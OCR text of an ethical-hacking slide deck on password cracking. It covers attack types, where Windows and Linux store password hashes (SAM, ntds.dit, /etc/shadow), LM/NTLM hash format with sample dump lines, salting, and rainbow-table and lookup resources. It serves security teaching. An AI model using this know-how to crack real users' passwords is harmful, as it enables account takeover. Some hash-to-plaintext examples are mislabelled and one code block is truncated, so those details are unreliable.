Ethical Hacking: System Hacking

Understanding This Stage

Slow Down There Cowboy…

- How did we get “here”?
- What are our goals at this stage?
- The 3 goals and 5 phases

Now, How Exactly Did We Get Here?

Recon & Footprinting	Scanning	Enumeration
• IP range • Namespace • Public data	• ID targets • ID services • ID O/S	• User lists • Security flaws • Resources

What Are Our Goals

The 3 Goals and 5 Phases

Gaining Access

Cracking passwords

Escalating privileges

Maintaining Access

Launching apps

Hiding your tools

Covering Your Tracks

Messing with the logs

Phase 1: Gaining Access – Cracking Passwords

“Release the Kraken”

- What’s cracking?
- Complexity?
- The architecture
- Techniques used
- Types of attacks
- The Hash

What's Cracking?

- Revealing a password from locally stored data or via transmission
- Is there a "good" reason for cracking?
- Automated and/or manual methods

Most users will pick something they know

What's Cracking?

- Names of family members, pets, sports teams, schools, comic book heroes…
- Swear words, locations, religious names
- Add numbers to the end/beginning (usually birth year, graduation or special)

What's Cracking?

Proper password policies should include:

- Something you are: Biometrics
- Something you have: CAC-Card
- Something you know: Password

Complexity

Upper characters
(ABCD)

Lower characters
(abcd)


Numbers
(1234)

Special characters
(#*@*% _

Be Careful!

```
Using @,$,3,0,! Also known as the “Fab-Five”:


Pa$$w0rd = You’re not fooling anyone
0penm3up = Yeah, right
L3tm3in  = I’m gonna hurt you.
B@tm@n   = Although “cool”, won’t fool the Joker!
```



Where Are Passwords Stored?

- Windows
  - Local machines: SAM Database
    - C:\windows\system32\config\sam
    - Mounted as HKLM/SAM
    - * C:\windows\repair
  - Active Directory: ntds.dit
    - C:\windows\ntds
- Linux
  - Local machines:
    - /etc/shadow

Oh, so I Just Grab Those Files?

- Contains authentication credentials
- Stored as “Hash values”
  - One way algorithm
  - You can’t reverse it
- Cool. I’m secure then

Techniques Used

Dictionary attacks

Brute-Force attacks

Syllable attacks

Hybrid attacks

Rule-based attacks

Guessing*

Dictionary Attacks

- Text file that you can download
- Languages
- Subjects
- Characters
- Famous people, locations, events
- String manipulation
  - Computer = putercom

Brute-Force Attacks

- It does take longer
- Tries every combination
- More cycles
- It's ALWAYS 100% effective

Syllable Attack


Pass
Assp
Sspa
Spas
Pssa
Ssap

- Combines Dictionary and Brute-Force
- Uses every possible arrangement of every entry in the dictionary

Hybrid Attack

- Using a dictionary
- Based on users being complacent
- Tries variations by including numbers & special characters
  - Batman
  - Batman1
  - Batman2

Rule Based Attacks



- Remember enumeration?!
- Use your rules against you!
  - 8 Characters – Require 2 digits
- Combination of Brute-Force, Dictionary and Syllable Attacks

Type of Attacks

Passive Online

- Sniffing
- Man-in-the-Middle
- Sidejacking

Active Online

- Hash injection
- Trojan/Keylogger
- Guessing

Offline Attacks

- Rainbow
- Distributed Network
- Pre-computed hashes


Type of Attacks

Non-electronic

- Dumpster Diving
- Shoulder Surfing
- Social Engineering

Hash in the Wild

- LM Hash/NTLM stores passwords up to 14 characters
- All letters are converted to UPPER case
- Padded with blank characters to fill out all 14 characters
- Then split into 7 character strings
- Each 7 character string is then encrypted and combined back



Hash in the Wild

- LM Hash/NTLM stores passwords up to 14 characters
- All letters are converted to UPPER case
- Padded with blank characters to fill out all 14 characters
- Then split into 7 character strings
- Each 7 character string is then encrypted and combined back

Add NTLM and Stored As:

- Bwayne:1005:86D8D0AEB8D112F8F9954FC9DF57E012:ED7B273FDE21FFE559AC8D1B9D3729BC:::
- Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E17D93985BF:::
- Guest:501:NOPASSWORD**********:NOPASSWORD**********:::

NOTE:

- Any hash that ends with: AAD3B435B51404EE means something to you:

5D567324BA3CCEF8**AAD3B435B51404EE** = The last seven characters are blank

My Hash Needs Salt

- Append or prepending random strings
- Done before hashing
- Prevents duplicate hashes
- Unique to each password

```
hash("BatmanRules")                    =2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824
hash("BatmanRules")                    =2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824

hash("BatmanRules" + "Qiduemx313) =9e209040c863f84a31e719795b2577523954739fe5ed3b58a75cff2127075ed1
hash("BatmanRules
```

Somewhere Over the Rainbow…

- Precomputed hash tables
- Huge files
- SSD & cloud computing

https://freerainbowtables.com


These RTI2 rainbow tables were generated by DistrRTgen for use by rcracki_mt (RainbowCrack improved, multi-threaded) v0.6.6 or newer.


Character set	Size	Torrent Links
LM rainbow tables (398 GB)		
lm_all-space#1-7	34 GB	0 1 2 3
lm_lm-frt-cp437-850#1-7	364 GB	0 1 2 3
MD5 rainbow tables (3.9 TB)		
md5_alpha-space#1-9	23 GB	0 1 2 3
md5_hybrid2(loweralpha#7-7,numeric#1-3)#0-0	26 GB	0 1 2 3
md5_loweralpha#1-10	179 GB	0 1 2 3
md5_loweralpha-numeric#1-10	588 GB	0 8 16 24
md5_loweralpha-numeric-space#1-8	16 GB	0 1 2 3
md5_loweralpha-numeric-space#1-9	108 GB	0 1 2 3
md5_loweralpha-numeric-symbol32-space#1-7	33 GB	0 1 2 3
md5_loweralpha-numeric-symbol32-space#1-8	425 GB	0 1 2 3
md5_loweralpha-space#1-9	35 GB	0 1 2 3
md5_mixalpha-numeric#1-9	1 TB	0 16 32 48
md5_mixalpha-numeric-all-space#1-7	86 GB	0 1 2 3
md5_mixalpha-numeric-all-space#1-8	1 TB	0 8 16 24 32
md5_mixalpha-numeric-space#1-7	17 GB	0 1 2 3
md5_mixalpha-numeric-space#1-8	207 GB	0 1 2 3
md5_numeric#1-14	90 GB	0 1 2 3
MYSQLSHA1 rainbow tables (1.5 TB)		
mysqlsha1_loweralpha#1-10	179 GB	0 1 2 3
mysqlsha1_loweralpha-numeric#1-10	587 GB	0 8 16 24
mysqlsha1_loweralpha-numeric-space#1-8	17 GB	0 1 2 3
mysqlsha1_loweralpha-numeric-space#1-9	108 GB	0 1 2 3
mysqlsha1_loweralpha-numeric-symbol32-space#1-7	33 GB	0 1 2 3
mysqlsha1_loweralpha-numeric-symbol32-space#1-8	427 GB	0 1 2 3
mysqlsha1_loweralpha-space#1-9	38 GB	0 1 2 3
mysqlsha1_mixalpha-numeric-symbol32-space#1-7	86 GB	0 1 2 3
NTLM rainbow tables (4 TB)		

Lookup Tables

- Does any hash equal:
  5f4dcc3b5aa765d61d8327deb882cf99: FOUND: password5
- What about:
  6cbe615c106f422d23669b610b564800: not in database
- Can I get a:
  630bf032efe4507f2c57b280995925a9: FOUND: letMEin12
- Here's another one:
  386f43fab5d096a7a66d67c8f213e5ec: FOUND: mcd0nalds
- Last one, I swear:
  d5ec75d5fe70d428685510fae36492d9: FOUND:p@ssw0rd!

Generating HASH




Not secure
rainbowtables.it64.com
STATUS:
CRACKING
20 newest hashes cracked:
Hash
Plaintext
Cracked
32885118708 5b51d
EIP@5S!
2019-06-19 09:22:24
bb78007b6a641c63
SYSTEMK
2019-06-19 09:22:23
c47ffba2e8476c62
TREE80
2019-06-18 13:43:28
c45f95a347d7adb9
SERVX32
2019-06-18 06:39:36
79d17d24c1353aeb
A3@KP5A
2019-06-18 06:28:30
5602b8876151b4e3
11TOO:O
2019-06-18 05:44:21
4faf726691407718
9:44Z&A
2019-06-18 05:44:21
3df7bb983578a8be
O5G3O
2019-06-17 17:21:20
bd96e3439ac4f967
HEELAL3
2019-06-17 15:13:25
94694bd3decd64af
TDDL310
2019-06-17 13:49:55
fd0ebbaf6f755eb9
NEPERLA
2019-06-17 11:57:55
7f98d3635fac3bbb
O6FULNI
2019-06-17 11:57:54
d13d4e40565 24c43
QWSDFG
2019-06-14 23:57:33
ff80c0b128ee9d8e
A5NA199
2019-06-14 23:53:05
3519e263547b21a7
9*+
2019-06-14 21:28:15
a9fd8b00c42e9c77
UIJ*201
2019-06-14 21:28:14
3b56697f3a54dcbc
V1V14N4
2019-06-14 17:33:52
